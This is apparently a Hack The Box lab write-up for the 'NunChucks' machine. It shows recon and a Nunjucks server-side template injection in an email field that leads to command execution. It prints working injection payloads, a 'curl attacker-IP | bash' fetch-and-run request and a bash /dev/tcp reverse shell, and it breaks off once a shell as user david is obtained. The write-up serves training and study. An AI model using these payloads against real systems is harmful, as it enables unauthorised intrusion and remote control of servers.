610 HTB NunChucks

[HTB] NunChucks

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. HackTricks SSTI `https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection`
> 3. Sandbox Breakout - A View of the Nunjucks Template Engine `http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine`
> 4. GTFObins perl `https://gtfobins.github.io/gtfobins/perl/#capabilities`
> 5. Privacy search engine `https://metager.org`
> 6. Privacy search engine `https://ghosterysearch.com/`
> 7. `https://book.hacktricks.xyz/`

- View terminal output with color

> ```
> ▷ bat -l ruby --paging=never name_of_file -p
> ```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
October's UHC qualifying box, Nunchucks, starts with a template injection vulnerability in an Express JavaScript application.
There are a lot of templating engines that Express can use, but this one is using Nunchucks. After getting a shell, there's what
looks like a simple GTFObins privesc, as the Perl binary has the setuid capability. However, AppArmor is blocking the simple
exploitation, and will need to be bypassed to get a root shell. ~0xdf
```

Skill-set:

```
1. NodeJS SSTI (Server Side Template Injection)
2. AppArmor Profile Bypass (Privilege Escalation)
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.95.252

2. ▷ whichsystem.py 10.129.95.252
[+]==> 10.129.95.252 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan nunchucks.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to
grab ports.
3. ▷ echo $openportz
22,80,389,443,5667
3. ▷ sourcez
4. ▷ echo $openportz
22,80,443
5. ▷ portzscan $openportz nunchucks.htb
6. ▷ bat nunchucks/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,443 nunchucks.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp  open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack nginx 1.18.0 (Ubuntu)
443/tcp open  ssl/http syn-ack nginx 1.18.0 (Ubuntu)
9. ▷ cat portzscan.nmap | grep -i openssh | awk '{print $2}' FS="ack" | sed 's/^[ \t]*//' | cut -d'(' -f1
OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
```

openssh (1:8.2p1-4ubuntu0.3) *focal fossa*; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1. ▷ launchpad.sh run
Enter the path of your nmap scan output file: /home/h@x0r/hackthebox/nunchucks/portzscan.nmap


==> [+]  Here is the launchpad OS version.
openssh (1:8.2p1-4ubuntu0.3) focal; urgency=medium

==> [+]  Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.3

2. You can also do the same thing with the Apache or nginx version.
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.129.95.252
http://10.129.95.252 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.129.95.252], RedirectLocation[https://nunchucks.htb/], Title[301 Moved Permanently], nginx[1.18.0]
https://nunchucks.htb/ [200 OK] Bootstrap, Cookies[_csrf], Country[RESERVED][ZZ], Email[support@nunchucks.htb], HTML5,
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.95.252], JQuery, Script, Title[Nunchucks - Landing Page], X-Powered-
By[Express], nginx[1.18.0]
```

openssl

5. **openssl query**

```
1. ▷ openssl s_client -connect 10.129.95.252:443
2. FAIL nothing
```

Manual site enumeration


6. **Manual website enumeration**

```
1. https://nunchucks.htb/
2. I try the sign up and the login and neither are functional
3. https://nunchucks.htb/signup
```

Directory Busting using whatever works

7. **Directory busting with gobuster and FFUF**

```
1. So my WFUZZ is still broken. I have no idea how to fix it. I will mess with it somem time.
2. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt "http://nunchucks.htb/FUZZ"
3. ▷ wfuzz -c --hc=404 --hh=30587 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.nunchucks.htb" https://nunchucks.htb
4. Gobuster vhost flag never works for me. I have no idea why looking for sub-domains using the vhost flag always seems to fail for me.
5. ▷ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --url https://nunchucks.htb -t 100 -k
6. FAIL
7. Trying FFUF
8.  ▷ ffuf -c -u https://nunchucks.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 200 -H "Host: FUZZ.nunchucks.htb" -r -fs 30589

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://nunchucks.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.nunchucks.htb
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 30589
________________________________________________

store                   [Status: 200, Size: 4029, Words: 1053, Lines: 102, Duration: 292ms]
8. FFUF finds the store.nunchucks.htb sub-domain in less than 5 seconds.
```



https://store.nunchucks.htb


Nunchucks Store

Nunchucks store will be opening soon!

8. **I check out this `https://store.nunchucks.htb` site**

```
https://store.nunchucks.htb/
I enter the email where it says subscribe to our newsletter.
foo@hotmail.com
It says ##### You will receive updates on the following email address: foo@hotmail.com.
That means we are see "reflected HTML"
S4vitar the walk-through that I watch says there might be a case for an SSTI. Server Side Template Injection.
I check out wappalyzer and nodejs is running in the backend.
Lets search for "nodejs ssti"
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
```

9. **Sandbox Breakout**



NUNJUCKS


Nunjucks is a template engine for by Jinja2 used to develop web applications on Node.js web frameworks as Express or Connect. The snippet from a Connect application serves a web page (`http://localhost:15004/page?name=John`) which suffers from Server-Side Template Injection vulnerability.

```
app.use('/page', function(req, res){
  if(req.url) {
    var url_parts = url.parse(req.url, true);
    var name = url_parts.query.name;

    // Include user-input in the template
    var template = 'Hello ' + name + '!';

    rendered = nunjucks.renderString(
      str = template
    );
    res.end(rendered);
  }
});
```

The user controllable `name` GET parameter is concatenated to the template string instead of being passed as `context` argument, introducing the SSTI vulnerability. The vulnerable parameter can be detected injecting a basic operation which is evaluated at rendering time.

```
$ curl -g 'http://localhost:15004/page?name={{7*7}}'
Hello 49!
$
```

```
I search "nodejs ssti nunchucks"
"Sandbox Breakout - A View of the Nunjucks Template Engine - http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine"
I go back to https://store.nunchucks.htb/ and I try some manual fuzzing.
{{7*7}}@hotmail.com
SUCCESS
```



Nunchucks Store
Nunchucks store will be opening soon!
Subscribe to our newsletter to get update on our launch. We will keep you posted.
{{7*7}}@hotmail.com
Notify Me


You will receive updates on the following email address: 49@hotmail.com.

We have a confirmed Server Side Template Injection vector

```
You will receive updates on the following email address: 49@hotmail.com.
{{7*7}}@hotmail.com gets executed, instead of just reflecting the data we get execution of data.
Lets check out PayloadAllTheThings to see if they have anything for SSTI.
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Include%20Injection
Nothing on NodeJS. I go back to the prior website.
http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine <<< This one.
```

Burpsuite

11. **Lets open up burpsuite to try to fuzz this injectable field and see what we can find to exfiltrate data etc...**



```
POST /api/submit HTTP/1.1
Host: store.nunchucks.htb
Cookie: _csrf=fLp6XTbs9T3yjHJxS9fAv5f9
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://store.nunchucks.htb/
Content-Type: application/json
Content-Length: 139
Origin: https://store.nunchucks.htb
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Gpc: 1
Te: trailers
Connection: keep-alive

{
  "email":
  "{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')\")()}}@hotmail.com"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 21 May 2024 10:47:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 756
Connection: keep-alive
X-Powered-By: Express
ETag: W/"2f4-nRxz6mg8Pk4ogzBFeJ2RD2OkkiA"

{
  "response":
  "You will receive updates on the following email address: lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false\nrtkit:x:113:117:RealtimeKit,,,:/proc:/usr/sbin/nologin\ndnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin\ngeoclue:x:115:120::/var/lib/geoclue:/usr/sbin/nologin\navahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin\ncups-pk-helper:x:117:123:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin\nsaned:x:118:124::/var/lib/saned:/usr/sbin/nologin\ncolord:x:119:125:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin\npulse:x:120:126:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin\nmysql:x:121:128:MySQL Server,,,:/nonexistent:/bin/false\n@hotmail.com."
}
```

```
1.  ▷ burpsuite &> /dev/null & disown
[1] 181190
2. As I was saying I go back to the website below, and find this payload for exfiltrating data on a site with nunjucks-template-engine.
3. "{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}" <<< remove doublequotes
4. http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine
5. I paste the payload into the notify field. FAIL, it says please enter a valid email.
6. We can force it to take using Burpsuite. Lets open up burpsuite. We could try URL encoding or URL double encoding even, but lets just try burpsuite first.
7. I just try to capture foo@hotmail.com
=========================================================
{"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')\")()}}@hotmail.com"}
=========================================================
8. I paste the payload where foo goes. foo@hotmail.com because it requires a valid email.
9. I then escape the double quotes that are causing burpsuite to error, and we have an SSTI working payload. Lets test it out. I click send.
10. SUCCESS, we get the tail of the /etc/passwd
```

Proof of Concept

12. **We can now send whatever we want.**

```
1. REQUEST>>>
{"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('whoami')\")()}}@hotmail.com"}
2. RESPONSE>>>
"response":You will receive updates on the following email address:
3. So we are David
4. REQUEST>>>
"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('cat /etc/os-release')\")()}}@hotmail.com"
5. RESPONSE>>>
"response":You will receive updates on the following email address: NAME=&quot;Ubuntu&quot;\nVERSION=&quot;20.04.3 LTS (Focal Fossa)
6. FOCAL FOSSA
```

Got Shell as David

13. **Lets see how we can get a shell**

```
1. sudo python3 -m http.server 80
2. I send a curl
3. REQUEST>>>
"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('curl 10.10.14.24')\")()}}@hotmail.com"
4. RESPONSE>>>
▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.95.252 - - [21/May/2024 14:38:28] "GET / HTTP/1.1" 200 -
5. I get a 200 OK. Lets try on a random fake file.
6. REQUEST>>>
"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('curl 10.10.14.24/test')\")
()}}@hotmail.com"
7. RESPONSE>>>
10.129.95.252 - - [21/May/2024 14:41:11] code 404, message File not found
10.129.95.252 - - [21/May/2024 14:41:11] "GET /test HTTP/1.1" 404 -
8. I get a 404 error File not found
```

Malicious `index.html`

14. **We can send an msfvenom payload but something even more simple is just to send a bash oneliner reverse shell inside a malicious index.html and curl it will pipe bash**

```
1. ▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.24/443 0>&1
2. ▷ sudo python3 -m http.server 80
3. ▷ sudo nc -nlvp 443
4. REQUEST>>>
"email":"{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('curl 10.10.14.24 | bash')\")
()}}@hotmail.com"
5. I curl the ip and pipe it to bash
6. RESPONSE>>>
>>> Python Server: ▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.95.252 - - [21/May/2024 14:53:15] "GET / HTTP/1.1" 200 -
>>> NETCAT: ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.95.252 50066
bash: cannot set terminal process group (1020): Inappropriate ioctl for device
bash: no job control in this shell
david@nunchucks:/var/www/store.nunchucks$ whoami
whoami
david
```

